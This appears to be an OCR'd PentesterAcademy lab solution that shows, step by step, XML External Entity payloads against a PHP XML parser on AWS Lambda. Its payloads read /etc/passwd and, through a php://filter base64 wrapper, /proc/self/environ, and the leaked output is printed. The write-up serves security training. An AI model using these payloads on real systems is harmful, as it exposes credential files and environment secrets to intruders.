


ATTACK DEFENSE


by PentesterAcademy

Name	XML External Entity : PHP Runtime
URL	https://attackdefense.com/challengedetails?cid=2285
Type	AWS Cloud Security : Lambda

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Inspect the Web Application and check XML parser functionality.



XML Parser

XML

```
<?xml version="1.0" encoding="UTF-8"?><note><body>Welcome to AttackDefenseLabs</body>
</note>
```


Output:

Welcome to AttackDefenseLabs

Step 2: Trying simple XXE Payload.

Payload:

```
<!DOCTYPE data [<!ENTITY welcome "Hello World" >]>
<data>
<text>
&welcome;
</text>
</data>
```



XML Parser

XML

```
<!DOCTYPE data [<!ENTITY welcome "Hello World">]>
<data>
<text>
&welcome;
</text>
</data>
```


Output:

Hello World


Step 3: Use the XXE payload to retrieve the system passwd file.

Payload:

```
<!DOCTYPE data [<!ENTITY passwd SYSTEM "file:///etc/passwd" >]>
<data>
<text>
&passwd;
</text>
</data>
```



```
<!DOCTYPE data [<!ENTITY passwd SYSTEM "file:///etc/passwd" >]>
<data>
<text>
&passwd;
</text>
</data>
```



Output:


```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
```

Successfully retrieved passwd file.

Step 4: Use the XXE payload to retrieve the system environment variables file.

Payload:

```
<!DOCTYPE data [<!ENTITY passwd SYSTEM "file:///etc/environment" >]>
<data>
<text>
&passwd;
</text>
</data>
```



```
<!DOCTYPE data [<!ENTITY passwd SYSTEM "file:///etc/environment">]>
<data>
<text>
&passwd;
</text>
</data>
```

No output received.


The environment variables can also be retrieved by reading the "/proc/self/environment" file.

Step 5: Use the XXE payload to retrieve the system /proc/self/environment file.

Payload:

```
<!DOCTYPE data [<!ENTITY passwd SYSTEM "file:///proc/self/environ" >]>
<data>
<text>
&passwd;
</text>
```


```
</data>
```


fivcvqjaa6.execute-api.ap
https://fivcvqjaa6.execute-api.ap-southeast-1.amazonaws.com/dev
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON

```
message:    "Internal server error"
```

Since the environment variable file has null characters, it cannot be retrieved directly and hence internal server error was encountered.

Step 6: Search for PHP XXE payloads on github.



XXE: Access Control Bypass (Loading Restricted Resources - PHP example)


```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY ac SYSTEM "php://filter/read=convert.base64-encode/resource=http://example.com/viewlog.php">]>
<foo><result>&ac;</result></foo>
```

Step 7: Use the XXE payload to retrieve the system proc/self/environment file with php filter.

Payload:

```
<!DOCTYPE data [<!ENTITY passwd SYSTEM
"php://filter/read=convert.base64-encode/resource=file:///proc/self/environ" >]>
<data>
<text>
&passwd;
```

```
</text>
</data>
```



XML Parser

XML


```
<!DOCTYPE data [<!ENTITY passwd SYSTEM "php://filter/read=convert.base64-encode
/resource=file:///proc/self/environ">]>
<data>
<text>
&passwd;
</text>
</data>
```

Output:

```
UEFUSD0vdXNyL2xvY2FsL2JpbjovdXNyL2Jpbi86L2Jpbjovb3B0L2JpbgBMQU1CREFfVEFTS19ST09UPS92YXIvdG
```

